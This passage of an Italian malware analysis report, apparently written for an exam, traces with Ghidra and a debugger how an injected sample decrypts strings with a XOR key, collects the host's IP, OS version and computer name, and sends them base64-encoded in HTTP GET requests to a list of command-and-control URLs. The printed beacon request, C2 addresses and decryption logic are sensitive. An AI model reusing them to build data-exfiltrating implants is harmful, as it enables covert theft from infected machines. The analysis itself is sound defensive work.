- `dwPipeMode`: la modalità della pipe, nel nostro caso in esame è impostato a 0, in cui viene indicato che i dati scritti e letti su una pipe sono uno stream di byte, inoltre le connessioni da client remoti possono essere accettate e verificate in base al descrittore di sicurezza della pipe;
- `nMaxInstances`: indica il numero massimo di istanze che possono essere create da questa pipe, nel nostro caso abbiamo il valore 1;
- `nOutputBufferSize`: indica il numero di byte da riservare per l'output buffer, nel nostro caso corrisponde a 4096 byte;
- `nInBufferSize`: il numero di byte da riservare per l'input buffer, nel nostro caso corrisponde a 4096 byte;
- `nDefaultTimeout`: il valore di default del timeout di default in millisecondi, nel nostro caso rappresenta il timeout infinito e quindi che la pipe non sarà limitata nel tempo, quindi il processo in attesa della pipe non verrà interrotto automaticamente dopo un certo tempo e rimarrà in attesa finché l'operazione non viene completata o finché non viene interrotta manualmente;
- `lpSecurityAttributes`: puntatore alla struttura `SecurityAttributes`, nel nostro caso è impostato a NULL e quindi la pipe ottiene un security descriptor di default e l'handle non può essere iterato.

Il valore di ritorno, se l'esecuzione ha successo, corrisponde all'handle della pipe.

Il resto delle chiamate all'interno della funzione non sembrano rilasciare informazioni sul comportamento del malware.

Decido di rinominare questa funzione come `wrapper_create_named_pipe()`.


È opportuno notare che il valore di ritorno delle `CreateNamedPipeA` non viene ritornato come valore di ritorno della funzione `wrapper_create_named_pipe()`, ma viene utilizzato il puntatore al parametro passato alla chiamata della funzione.

La prossima API che viene chiamata è la `ConnectNamedPipe`, che consente di attendere al processo chiamante di attendere la connessione di un processo client a un'istanza di pipe e, nel caso in cui l'operazione sia sincrona, l'API non restituisce il controllo fino al completamento dell'operazione; ed effettivamente la chiamata è bloccante nel caso analizzato. Una volta sbloccata, il valore restituito ha esito positivo e quindi l'esecuzione non ha avuto errori.

La prossima API chiamata è la `ReadFile`, dove i parametri utilizzati di interesse nel nostro caso abbiamo:

- `hFile`: handle al device, nel nostro caso alla pipe;
- `lpBuffer`: puntatore al buffer che riceve i dati letti dall'handle;
- `nNumberOfBytesToRead`: il numero di byte da leggere, nel nostro caso sono 260 byte;
- `lpNumberOfBytesRead`: puntatore alla variabile che riceve il numero di byte da leggere;
- `lpOverlapped`: puntatore ad una struttura `Overlapped`, che nel nostro caso è impostato a NULL.

La `ReadFile` salva il valore restituito all'interno di una variabile globale, contenente il path del programma `sample.exe` all'interno della macchina infettata.



```

0000 push     edx
0000 push     104
0000 push     explorer.injected.75190CB2
0000 mov     eax, dword ptr ss:[ebp-56C]
0000 mov     ecx, dword ptr ds:[eax]
0000 push     ecx
0000 call    dword ptr ds:[<ReadFile>]
0000 mov     edx, dword ptr ss:[ebp-56C]
0000 mov     eax, dword ptr ds:[edx]
0000 push     eax
  
```

75190CB2: "C:\\Users\\ako\\Documents\\MA\\Esame\\sample.exe\\r\\n"

La prossima API chiamata è la `DisconnectNamedPipe` passandogli l'handle della pipe, quindi il processo appena ha letto la stringa contenente il path di `sample` si disconnette dalla pipe e, con la prossima chiamata, si utilizza l'API `CloseHandle` passando l'handle della pipe.



La prossima chiamata di interesse è un wrapper alla funzione `vswprintf()` per formattarsi in modo opportuno la stringa `"toysegg_main"`, tale stringa poi verrà utilizzato per la prossima chiamata di API, ovvero la `CreateMutex`, di cui i parametri:

- `lpMutexAttributes`: puntatore alla struttura `SECURITY_ATTRIBUTES`, che nel nostro caso è impostato a `NULL` e quindi utilizza un descrittore di sicurezza predefinito;
- `bInitialOwner`: indica se chi ha creato il mutex ha la proprietà iniziale del mutex, ma nel nostro caso il valore è `FALSE` e quindi il processo non possiede inizialmente il mutex appena creato;
- `lpName`: nome dell'oggetto mutex, che nel nostro caso corrisponde alla stringhe appena formattata.

Se la funzione ha esito positivo, il valore restituito è un handle per l'oggetto appena creato.

La prossima funzione che viene chiamata, che sembra essere scritta dal programmatore è `FUN_1000d2f0()`.

### Analisi della Funzione `FUN_1000d2f0()`

All'interno di questa funzione, la prima funzione che viene chiamata è tramite un cast a funzione di una variabile globale e con Ghidra non otteniamo informazioni sulla funzione chiamata; con l'utilizzo del debugger questi nomi vengono risolti e viene chiamata la funzione `RtlGetVersion()`, che viene utilizzata per ottenere informazioni sulla versione sul sistema operativo.

La prossima funzione che viene chiamata che sembra essere scritta dal programmatore è la funzione `FUN_1000b380()`.

Decido quindi di analizzare questa funzione per poter ottenere più informazioni sul comportamento del malware.


### Analisi della Funzione `FUN_1000b380()`

Con Ghidra ottengo il seguente decompilato:

```
1
2 void __cdecl FUN_1000b380(wchar_t *param_1)
3
4 {
5     int iVar1;
6     undefined4 uVar2;
7     undefined local_298 [400];
8     undefined local_108 [256];
9     uint local_8;
10
11     local_8 = computed_system_time_as_file ^ (uint)&stack0xffffffffc;
12     iVar1 = WSASStartup(2,local_298);
13     if (iVar1 == 0) {
14         iVar1 = gethostname(local_108,0xff);
15         if (iVar1 == 0) {
16             iVar1 = gethostbyname(local_108);
17             if (iVar1 != 0) {
18                 uVar2 = inet_ntoa(*(undefined4 *)**((undefined4 *) (iVar1 + 0xc)));
19                 FID_conflict_swpprintf(param_1,(wchar_t *)20,"%s",uVar2);
20             }
21         }
22         WSACleanup();
23     }
24     @_security_check_cookie@4(local_8 ^ (uint)&stack0xffffffffc);
25     return;
26 }
27
```

La prima API che viene chiamata è la `WSAStartup` che viene utilizzata per inizializzare la libreria di socket Winsock, quindi di inizializzare lo stack di rete; la prossima chiamata a funzione è l'API `gethostname()` che viene utilizzata per ottenere l'host name per la macchina su cui viene eseguita.

Nel mio caso particolare ottengo il seguente comportamento:



Una volta eseguita la *gethostname()*, viene eseguita la *gethostbyname()*, passando come parametro l'host name ottenuto con la chiamata alla funzione precedente e, nel caso in cui la chiamata avvenga con successo, ottiene come valore di ritorno un puntatore alla struttura utilizzata per ottenere le informazioni associate all'host corrente; la prossima API utilizzata è la *inet\_ntoa()* che viene utilizzata per convertire un indirizzo IPv4 in una stringa ASCII nel formato decimale puntato standard di Internet; nel mio caso specifico, dopo le invocazioni delle API, ottengo:

751683F5	8B11	mov edx,dword ptr ds:[ecx]	
751683F7	52	push edx	
751683F8	FF15 88511875	call dword ptr ds:[<ordinal#12>]	
751683FE	50	push eax	eax:"192.168.198.129"
751683FF	68 C8D1875	push expolorinjected.7518BDC8	7518BDC8: "%s"
75168404	6A 14	push 14	

Ovvero la rappresentazione in notazione decimale puntata dell'indirizzo IPv4 della macchina infettata.

La prossima funzione chiamata è la funzione di libreria *vswprintf()*, che stampa su una variabile l'indirizzo IP ottenuto, tale variabile utilizzata è la stessa passata quando viene chiamata questa funzione e quindi questa variabile viene utilizzata per ottenere proprio l'indirizzo IP della macchina.

La prossima API chiamata è la *WSACleanup()* che indica la pulizia e il rilascio delle risorse allocate durante l'inizializzazione della libreria winsock allocate con *WSAStartup()*, cioè dealloca le risorse associate a questa libreria.

Una volta eseguite queste operazioni, la funziona termina la sua esecuzione; decido di rinominare questa funzione come *get\_ip\_function()*, rinomino la variabile globale come *IP\_host*.

Decido di proseguire l'analisi della prossima funzione, la funzione *FUN\_1000e4c0()*.

### Analisi della Funzione FUN\_1000e4c0()

Con Ghidra ottengo il seguente decompilato:

```

1
2int __cdecl FUN_1000e4c0(void *param_1)
3
4{
5    int iVar1;
6    int local_1c;
7    int local_18;
8    int local_c;
9
10   if (*(char *)((int)param_1 + 1) < '\0') {
11       local_18 = (*(char *)((int)param_1 + 1) + 0x100) * 0x100;
12   }
13   else {
14       local_18 = (int)*(char *)((int)param_1 + 1) << 8;
15   }
16   /* WARNING: Load size is inaccurate */
17   if (*param_1 < '\0') {
18       /* WARNING: Load size is inaccurate */
19       local_1c = *param_1 + 0x100;
20   }
21   else {
22       /* WARNING: Load size is inaccurate */
23       local_1c = (int)*param_1;
24   }
25   local_18 = local_18 + local_1c;
26   iVar1 = caller_operator_new(local_18 + 1);
27   for (local_c = 0; local_c < local_18; local_c = local_c + 1) {
28       *(byte *)(iVar1 + local_c) =
29           *(byte *)((int)param_1 + local_c + 2) ^ "qr4coor4yklmspr5"[local_c % 0x10];
30   }
31   *(undefined *)(iVar1 + local_18) = 0;
32   return iVar1;
33}
34

```

Utilizzando il decompilato non ottengo molte informazioni sebbene noto l'utilizzo di una stringa definita, ovvero la stringa "qr4coor4yklmspr5", e l'utilizzo dell'operazione di xor (operatore "^"); suppongo quindi che sia una possibile funzione di decriptazione, dato che l'utilizzo dello xor rappresenta un possibile meccanismo di cifratura e decifratura ampiamente utilizzato; decido quindi di seguire l'esecuzione di questa funzione all'interno del debugger così da poter ottenere informazioni aggiuntive.

Arrivato a questo punto all'interno del debugger, noto che viene passata come parametro una stringa non troppo comprensibile, ma come risultato della computazione della funzione ottengo la stringa:

```
"%d.%d"
```

Confermo, quindi l'ipotesi che tale funzione sia una funzione di decrittazione utilizzando come chiave la stringa "qr4coor4yklmspr5"; rinomino questa stringa come *decrypt\_function()*, inoltre il parametro passato alla funzione rappresenta la stringa da decifrare.

Dopo aver compreso il comportamento di questa funzione noto, tramite Ghidra, che questa funzione viene chiamata più volte assumendo quindi che molte stringhe che verranno utilizzate più avanti subiranno prima un trattamento di decifratura.

La successiva chiamata di funzione all'interno della funzione *FUN\_1000d2f0()* è rappresentata dalla funzione di libreria *vswprintf()* in cui salva all'interno di una variabile globale il valore 10.0, che considerando l'API *RtlGetVersion()* e il valore 10.0 assumo che il valore rappresenti la versione del sistema operativo della macchina infettata.

La prossima funzione chiamata è nuovamente la funzione *decrypt\_function()* utilizzata per ottenere la seguente stringa:

```
"%s | %s | %x"
```

Tale stringa poi verrà utilizzata all'interno della *vswprintf()* in cui si costruisce la seguente stringa:

```
"192.168.198.129|10.0|12d"
```

Ovvero le informazioni riguardanti la macchina infettata, sebbene la stringa "12d" non rappresenti ancora un'informazione utile alla comprensione del comportamento del malware.

Le altre chiamate di funzioni all'interno della funzione *FUN\_1000d2f0()* non sembrano rilasciare nessun'altra informazione riguardante il funzionamento del malware. Un'ultima operazione che è degna di nota è l'utilizzo della funzione *strcpy()* in cui all'interno del parametro in input copia la seguente stringa:

```
"MTkyLjE2OC4xOTguMTI5fDEwLjB8MTJk"
```

Decido di chiamare questa funzione come *get\_os\_information()* e di riprendere l'analisi con la prossima funzione all'interno di *FUN\_1000ce10()*.

La prossima funzione chiamata è nuovamente la funzione *decrypt\_function()* che, una volta eseguita, ritorna la seguente stringa decifrata:

```
"uFW=%s"
```

per poi successivamente utilizzarla all'interno della successiva chiamata della funzione di libreria *vswprintf()* per ottenere la seguente stringa:

```
"uFW=MTkyLjE2OC4xOTguMTI5fDEwLjB8MTJk"
```

Dopo aver chiamato `Sleep`, il processo entra in un ciclo in cui inizia a chiamare la funzione `CreateThread`, dove, analizzando i parametri, abbiamo:

- `lpThreadAttributes`: puntatore ad una struttura di tipo `SECURITY_ATTRIBUTES` che determina se l'handle che ottiene come valore di ritorno possa essere iterato o meno, nel nostro caso è impostata a `NULL` e quindi l'handle relativo al thread creato non può essere iterato;
- `dwStackSize`: la taglia iniziale dello stack in byte, nel nostro caso è 0 il che vuol dire che il thread utilizza la dimensione predefinita per l'eseguibile;
- `lpStartAddress`: un puntatore alla funzione definita dall'applicazione che deve essere eseguita dal thread, questo puntatore rappresenta l'indirizzo iniziale del thread e quindi per proseguire l'analisi del comportamento del thread bisognerà seguire questa funzione;
- `lpParameter`: un puntatore alla variabile passata al thread che nel nostro caso rappresenta la stringa `"ufw=MTkyLjE20C4xOTguMTI5fDEwLjB8MTJk"`;
- `dwCreationFlags`: flags che controllano la creazione del thread, nel nostro caso il flag vale 0 e quindi il thread esegue immediatamente dopo la creazione;
- `lpThreadId`: puntatore ad una variabile che riceve l'identificatore del thread.

Nel caso in cui la funzione esegua correttamente il valore di ritorno rappresenta l'handle al thread appena creato.

Prima di proseguire con l'analisi della funzione eseguita dal thread, noto che la prossima chiamata di API è la `WaitForSingleObject` passandogli come parametri l'handle del thread e il valore in millisecondi dell'intervallo del timeout che nel nostro caso corrisponde ad infinito, ovvero il processo che invoca il thread lo aspetta finché non ha finito di eseguire le sue operazioni.

Decido quindi di continuare l'analisi con la funzione eseguita del thread.

### **Analisi del thread creato**

#### **Analisi della funzione FUN\_1000b920()**

La definizione della funzione del thread è conforme alla specifica della ThreadProc definita dalla documentazione, dove il parametro passato è quello contenente la stringa passatagli.

Decido a questo punto, di seguire passo passo l'esecuzione del thread all'interno del debugger e di utilizzare il decompilato fornito da Ghidra per ottenere più informazioni sul comportamento del malware.

La prima funzione che il thread chiama è la funzione FUN\_10006600(), decido quindi di proseguire l'analisi all'interno della stessa.

#### **Analisi della funzione FUN\_10006600()**

La funzione viene chiamata all'interno di un ciclo *for()*, dove noto che le iterazioni arrivano ad un massimo di 6, con i seguenti parametri:

01800E8C	"http://toysbagonline.com/reviews"
00000000	
012FF5A0	"uFw=MTkYLjE2OC4xOTguMTI5fDEwLjB8MTJk"
00000000	

Noto che il thread chiama la funzione passando come primo parametro l'url di uno dei possibili server che il processo poi cercherà di contattare, noto che questo url corrisponde al primo degli url presenti nella struttura, assumo quindi che questa funzione chiamata sia una funzione in cui il malware inizi ad interagire con i server.

All'interno di questa funzione vengono allocate un insieme di variabili locali, di cui una impostata a 0 con dimensione pari a 512 byte; di tale variabile poi verrà passato il riferimento alla prossima funzione chiamata, la funzione FUN\_10008470(), insieme alla stringa rappresentante l'url del primo server, che, nel caso generale, rappresenta l'url del server.

Decido quindi di proseguire l'analisi all'interno della prossima funzione chiamata.

#### **Analisi della Funzione FUN\_10008470()**

All'interno della funzione, il thread, si ottiene per prima cosa il timestamp attuale, ovvero il tempo trascorso dopo la mezzanotte del 1° gennaio 1970, per poi chiamare nuovamente la funzione *decrypt\_function()* per decriptare una variabile globale, tale variabile una volta decriptata assume il seguente valore:

"%s/%d"

Una volta decriptata la stringa, viene chiamata la funzione di libreria *swprintf()* ottenendo come risultato dell'esecuzione la stringa:

"http://toysbagonline.com/reviews/1704715139"

Ovvero la concatenazione dell'url del server e il valore del timestamp precedentemente calcolato; poi si calcola la lunghezza della stringa appena composta.

Il thread prosegue le sue istruzioni eseguendo la funzione FUN\_100080e0().

#### **Analisi della Funzione FUN\_100080e0()**

Il thread esegue come prima istruzione una chiamata alla funzione FUN\_1000b4e0().

### Analisi della Funzione FUN\_1000b4e0()

Poco dopo l'ingresso all'interno di questa funzione viene utilizzata l'API `GetComputerName`; analizzando i parametri, con l'utilizzo della documentazione, ottengo che:

- `lpBuffer`: puntatore al buffer che riceve il nome del computer;
- `nSize`: in input indica la taglia del buffer, in output indica il numero di TCHARs copiati nel buffer di destinazione non includendo il terminatore di stringa.

Se l'esecuzione ha successo il valore di ritorno è diverso da zero.

Una volta eseguita l'API, la stringa ottenuta all'interno del buffer passato assume il seguente valore:

"DESKTOP-V1ENSP7"

Che è la stessa stringa ottenuta con la chiamata di libreria `gethostname()`.

La prossima API utilizzata è la `RtlGetVersion` che, come prima, si ottiene in output le informazioni sulla versione del sistema operativo passando un puntatore ad una variabile di tipo `RTL_OSVERSIONINFO`.

Viene utilizzata la funzione `get_ip_function()` per ottenere l'indirizzo IP per poi chiamare la funzione di libreria `inet_addr()`, che converte la stringa, passatagli come parametro, contenente in indirizzo IPv4 a punteggiatura decimale in un indirizzo corretto per la struttura `IN_ADDR`, per poi chiamare la funzione `ntohl()`, utilizzata per convertire un `u_long` dall'ordine di rete TCP/IP all'ordine dei byte dell'host, viene invocata utilizzata la funzione `decrypt_function()` per ottenere la stringa:

"%s%lu%lu"

Per poi utilizzare nuovamente la funzione di libreria `vswprintf()`, per poi ottenere la stringa:

"DESKTOP-V1ENSP7190453232286337"

per poi salvarla all'interno della variabile di tipo `RTL_OSVERSIONINFO`; tale variabile poi verrà passata, con il riferimento alla prossima funzione chiamata, la funzione `FUN_1000e7f0()`.

### Analisi della Funzione FUN\_1000e7f0()

Con l'utilizzo di Ghidra ottengo il seguente decompilato:

```
1
2 int __cdecl FUN_1000e7f0(char *param_1, int string_length)
3
4 {
5     int i;
6     uint local_8;
7
8     if (string_length < 0) {
9         string_length = return_string_length(param_1);
10    }
11    local_8 = 0;
12    if ((param_1 != (char *)0x0) && (0 < string_length)) {
13        for (i = 0; i < string_length; i = i + 1) {
14            local_8 = local_8 * 16 + (int)*param_1;
15            if ((local_8 & 4026531840) != 0) {
16                local_8 = ((local_8 & 4026531840) >> 24 ^ local_8) & 0xffffffff;
17            }
18            param_1 = param_1 + 1;
19        }
20    }
21    return local_8;
22 }
23
```

Con solo il utilizzo del decompilatore non si riescono ad ottenere informazioni sul significato e sul funzionamento della funzione, decido quindi di eseguire questa funzione con il debugger utilizzando lo step-into, tasto F7.

Con l'utilizzo del debugger sembra che la funzione venga utilizzata per convertire una stringa esadecimale in un numero intero per poi inserirlo in una variabile di tipo uint, sebbene presumo che possa essere utilizzata per una possibile firma hash custom in modo tale da non rilevare gli strumenti utilizzati; rinomino la funzione come *convert\_hex\_to\_int\_possible\_hash()*.

Dopo che la *convert\_hex\_to\_int\_possible\_hash()* la funzione chiamata una funzione di libreria per poi concludere. Decido di rinominare la funzione *FUN\_1000b4e0()* come la funzione *get\_hostname\_ip\_and\_pos\_hash()*.

Riprendendo l'analisi della funzione *FUN\_100080e0()*, la prossima funzione chiamata è la funzione *decrypt\_function()*, ottenendo come stringa decifrata la stringa:

```
"%d"
```

per poi utilizzarla come parametro per la funzione di libreria *vswprintf()* ottenendo come risultato la stringa:

```
"85476055"
```

Viene, poi, richiamata la funzione *decrypt\_function()* per ottenere la stringa la seguente stringa:

```
"%d%d"
```

per poi utilizzarla nella successiva chiamata a *vswprintf()* per ottenere la stringa:

```
"885476055"
```

tale valore viene poi utilizzato all'interno della funzione *tcsncpy()* prima per poi chiamare la funzione *atoi()* per ottenere il seguente valore:

```
"5476055"
```

Tali operazioni vengono eseguite in un ciclo *for()* per ottenere al stringa:

```
'eqnexwe7jme8euy8'
```

Viene poi chiamata nuovamente la funzione *decrypt\_function()*, ottenendo la seguente stringa:

```
".php"
```

Le due stringhe poi vengono concatenate con l'utilizzo della funzione di libreria *strcat()*, ottenendo la stringa:

```
"eqnexwe7jme8euy8.php"
```

Che sembra essere il nome di un file php, di cui il nome non rilascia troppe informazioni aggiuntive sul comportamento del malware.

Una volta eseguite le operazioni, la funzione `FUN_100080e0()` termina la sua esecuzione; decido quindi di rinominare la funzione come `get_file_dot_php()`.

Riprendendo l'analisi della funzione `FUN_10008470()`, la prossima funzione chiamata è nuovamente la funzione `decryot_function()`, utilizzata per ottenere la seguente stringa:

```
"%s/%s"
```

Che verrà poi utilizzata all'interno della funzione `vswprintf()`, per poi ottenere la seguente stringa:

```
"http://toysbagonline.com/reviews/1704807915/sc3u5g8dnam222me.php"
```

Ovvero la stringa rappresentate il server e il percorso per un file php.

Una volta eseguite le operazioni per poi terminare le operazioni, decido quindi di rinominare la funzione `FUN_10008470()` come `get_path_of_file_from_url()`.

Riprendendo l'analisi della funzione `FUN_10006600()`, la prossima funzione chiamata è la funzione `FUN_10008090()`; all'interno di questa funzione viene nuovamente chiamata la funzione `decrypt_function()` per ottenere la seguente stringa:

```
"Mozilla/5.0 (windows; U; windows NT 6.1; en-US; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5 (.NET CLR 3.5.30729)"
```

Tale stringa rappresenta un esempio di User Agent string, ovvero una stringa di testo inviata da un browser web a un server web durante una richiesta http.

Decido di rinominare la funzione `FUN_10008090()` come `get_info_server()`; assumo che il processo a questo punto dell'esecuzione stia raccogliendo delle informazioni sul server da contattare.

Cotinuando l'analisi della funzione `FUN_10006600()`, la prossima API che viene chiamata è l'API `InternetCrackUrlA`, che viene utilizzata per decifrare un URL nelle sue parti componenti; analizzando i parametri otteniamo le seguenti informazioni:

- `lpzUrl`: puntatore alla stringa contenente l'url canonico che deve essere crackato;
- `dwUrlLenght`: la taglia del puntatore `lpzUrl` in TCHARs oppure vale 0 se la stringa è in ASCII;
- `dwFlags`: controlla le operazioni, nel nostro caso vale `ICU_DECODE` che converte i caratteri codificati nella loro forma normale;
- `lpUrlComponents`: puntatore alla struttura `URL_COMPONENTS` che riceve i componenti URL, la variabile che viene passata, quindi, viene inizializzata per poi non essere utilizzata troppo nell'immediato.

Il valore di ritorno è `true` se la funzione ha un'esecuzione corretta, altrimenti è falso.

Successivamente viene eseguita la funzione `decrypt_function()` per ottenere la seguente stringa:

```
"/reviews/1704810445/eq7ybs8d3m2u2amq.php"
```

per poi concatenare questa stringa con il carattere "?" per poi concatenarla nuovamente con la stringa "ufw=MTkyLjE2OC4xOTguMTI5fDEwLjB8MTJk", ottenendo la stringa:



```
"/reviews/1704810445/eq7ybs8d3m2u2amq.php?ufw=MTkyLjE2OC4xOTguMTI5fDEwLjB8MTJk"
```

Viene chiamata la funzione *decrypt\_function()* per ottenere la seguente stringa:

```
%s %s HTTP/1.1%  
Host: %s%  
User-Agent: %s%  
Accept:  
text/html1,application/xhtml+xml,application/xml;q=0  
.9,*/*;q=0.8%  
Accept-Language: en-us,en;q=0.5%  
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7%  
Keep-Alive: 300%  
Connection: keep-alive%s%  
Pragma: no-cache%  
Cache-Control: no-cache%
```

Che sembra essere un messaggio http.

Viene utilizzata nuovamente la funzione *decrypt\_function()* per ottenere la stringa “GET”, assumendo che con questa porzione di codice il processo si sta costruendo una stringa per una richiesta http.

Viene poi chiamata la *fwprintf()* per formattare il seguente messaggio http:

```
"GET /reviews/1704810445/eq7ybs8d3m2u2amq.php?ufw=MTkyLjE2OC4xOTguMTI5fDEwLjB8MTJk  
HTTP/1.1\r\n  
Host: toysbagonline.com\r\n  
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.5)  
Gecko/20091102 Firefox/3.5.5 (.NET CLR 3.5.30729)\r\n  
Accept: text/html1,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n  
Accept-Language: en-us,en;q=0.5\r\n  
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n  
Keep-Alive: 300\r\n  
Connection: keep-alive\r\n  
Pragma: no-cache\r\n  
Cache-Control: no-cache\r\n  
\r\n  
|"
```

La prossima API utilizzata è la *WSAStartup* utilizzata per inizializzare la dll Winsock da parte del processo, passando come parametri la versione richiesta e il puntatore ad una struttura *WSADATA* dove ricevere i dettagli relativi all’implementazione della Windows Sockets.

È opportuno indicare che il valore utilizzato per indicare il contenuto da riottenere non è sempre lo stesso ma, bensì, cambia ogni volta che il programma viene eseguito; quindi, si rappresenta una possibile istanza assunta da tale valore ottenuto durante l’analisi del processo attraverso l’utilizzo del debugger.

La prossima funzione chiamata è la *getaddrinfo()* utilizzata per risolvere il nome di un host, nome passato come primo parametro restituendo le informazioni di interesse all’interno dell’ultimo parametro passato al momento della chiamata.

Viene utilizzata la funzione *htons()* per convertire gli indirizzi dall’ordine di byte dell’host all’ordine di byte di rete TCP/IP; viene poi chiamata la funzione di libreria *socket()* con i seguenti parametri:

- af: utilizzato per specificare la specifica degli indirizzi, nel caso analizzato il valore assunto è il valore 2, che rappresenta il valore *AF\_INET* per utilizzare una famiglia di indirizzi IPv4;
- type: specifica il tipo per il nuovo socket che si sta creando, nel caso analizzato è utilizzato il valore 1, che rappresenta il valore *SOCK\_STREAM* ovvero che si sta creando un tipo di socket *SOCK\_STREAM* che fornisce flussi di byte sequenziati, affidabili, bidirezionali e basati sulla

connessione con un meccanismo di trasmissione dei dati OOB. Questo tipo di socket usa il protocollo TCP per la famiglia di indirizzi internet, combinato con il parametro `AF_INET`;

- `protocol`: indica il protocollo da utilizzare, nel caso analizzato abbiamo il valore 6 rappresentante `IPPROTO_TCP` ovvero il protocollo TCP.

Il valore di ritorno, se la funzione è eseguita con successo, è il descrittore che fa riferimento al nuovo socket. Una volta eseguita la `socket()` e ottenuto il descrittore, questo viene utilizzato all'interno della chiamata alla funzione di libreria `connect()` per stabilire una connessione alla specifica socket. Analizzando i parametri:

- `s`: descrittore del socket che identifica il socket a cui vogliamo connetterci, nel caso analizzato corrisponde alla socket create poco prima;
- `name`: puntatore ad una struttura `sockaddr` verso la quale deve essere stabilita la connessione, nel caso in esame corrisponde alla struttura dati relativa al server a cui connettersi;
- `namelen`: indica la taglia, in byte, puntata dal puntatore passato come secondo parametro.

Se l'invocazione ha successo, la `connect` ritorna un valore pari a 0.

Nel caso in cui l'esecuzione della funzione di libreria `connect()` non vada a buon fine andando in timeout, il flusso di esecuzione di questa funzione `FUN_10006600()` termina, per poi riprendere il flusso di esecuzione nella funzione chiamante, ovvero alla funzione `thread_function_1()`; se il server non risponde il processo chiama la funzione `FUN_1000b360()` in cui al suo interno utilizza l'API `Sleep()` per sospendere il thread per un tempo pari a 10 minuti, deciso di rinominare la funzione `FUN_1000b360()` come `sleep_caller()`.

Ciò accade con i seguenti url:

- <http://toysbagonline.com/reviews>
- <http://purewatertokyo.com/list>
- <http://salmonrabbit.com/find>

Nel degli url:

- <http://pinkgoat.com/input>
- <http://yellowlion.com/remove>
- <http://bluecow.com/input>

si ottiene un comportamento differente, l'invocazione alla API `connect()` non va in timeout, viene quindi utilizzata prima la funzione di libreria `send()`, utilizzata per inviare dei dati al server connesso, dove i parametri sono:

- `s`: descrittore del socket connesso;
- `buf`: puntatore al buffer contenente il dato da trasmettere, ovvero la richiesta http;
- `len`: la lunghezza, in byte, dei dati all'interno del buffer puntato dal parametro `buf`;
- `flags`: un insieme di flag che specificano il modo in cui viene effettuata la chiamata, nei casi analizzati questo flag è sempre impostato a 0 e quindi non vengono specificati particolari flags aggiuntivi per l'operazione di invio.

Il valore di ritorno rappresenta il numero di bytes inviati.

La prossima chiamata di funzione è della funzione di libreria `recv()`, utilizzata per ricevere i dati da un socket connesso, dove i parametri sono:

- `s`: descrittore che identifica un socket connesso;
- `buf`: puntatore al buffer per ricevere i dati in ingresso;
- `len`: lunghezza, in byte, del buffer puntato dal parametro `buf`;
- `flags`: insieme di flags che influiscono sul comportamento della funzione stessa, nei casi analizzati questo flag è settato a 0 e quindi non vengono specificati particolari flags aggiuntivi per l'operazione di ricezione.

Il valore di ritorno, se non si verifica nessun errore, è il numero di byte ricevuti e il puntatore `buf` conterrà i dati scritti.

Una volta eseguita la `recv()`, nel caso del primo server che risponde, ovvero quello individuato da <http://pinkgoat.com/input>, si ottiene la seguente risposta:

```
"503 Service Unavailable\r\n
Content-Type: text/html; charset=UTF-8\r\n
Content-Length: 883\r\n
Connection: close\r\n
P3P: CP="CAO PSA OUR""\r\n
Expires: Thu, 01 Jan 1970 00:00:00 GMT\r\n
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0\r\n
Pragma: no-cache\r\n
\r\n
<html>\r\n
<head>\r\n
<title>Web Page Bloccata</title>\r\n
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">\r\n
<META HTTP-EQUIV="PRAGMA" CONTENT="NO-CACHE">\r\n
<style>\r\n#content{border:3px solid"}=20333035
```

Nella risposta http si nota l'esito dell'operazione, ovvero il valore "503" che indica che il server non può momentaneamente rispondere poiché momentaneamente in sovraccarico o in manutenzione.

Successivamente viene utilizzata prima la funzione di libreria `tcscpy()` per salvarsi il codice della risposta http, nel caso di <http://pinkgoat.com/input> si salva il valore "503", per poi chiamare la funzione `decrypt_function()` per ottenere il valore "200", che indicherebbe che la richiesta http sia andata a buon fine, per poi confrontare i due valori. Dato che il valore restituito non è quello che il malware si aspetta, il flusso dell'esecuzione riprende alla funzione chiamante, ovvero alla `thread_function()`. Lo stesso comportamento si ottiene nei casi in cui si contattano <http://yellowlion.com/remove> e <http://bluecow.com/input>.

Prima di proseguire con l'analisi rinomino la funzione `FUN_10006600()` come `connect_to_server()`.

Prima di continuare con il proseguimento dell'analisi seguendo il flusso del programma in esecuzione all'interno del debugger, decido di analizzare le porzioni di codice che verrebbero eseguite nel caso in cui la risposta del server contattato fosse stata "200", corrispondente ad "OK".

Forzando l'esecuzione, la prossima funzione eseguita è la funzione `FUN_1000e8d0()`.

### Analisi della Funzione FUN\_1000e8d0()

Con Ghidra ottengo il seguente decompilato:

```
1
2 void __cdecl FUN_1000e8d0(char *param_1, char *param_2, int param_3)
3
4 {
5     int iVar1;
6     char *pcVar2;
7     int iVar3;
8     int local_14;
9     int local_10;
10    int local_8;
11
12    local_14 = 0;
13    iVar1 = return_string_length(param_2);
14    pcVar2 = (char *)strchr(param_1, param_2);
15    local_8 = 0;
16    do {
17        iVar3 = return_string_length(pcVar2);
18        if (iVar3 <= local_8) {
19LAB_1000e950:
20            local_10 = iVar1;
21            if (iVar1 < local_14) {
22                for (; local_10 < local_14; local_10 = local_10 + 1) {
23                    *(char *)(param_3 + (local_10 - iVar1)) = pcVar2[local_10];
24                }
25            }
26            return;
27        }
28        if ((pcVar2[local_8] == '\r') && (pcVar2[local_8 + 1] == '\n')) {
29            local_14 = local_8;
30            goto LAB_1000e950;
31        }
32        local_8 = local_8 + 1;
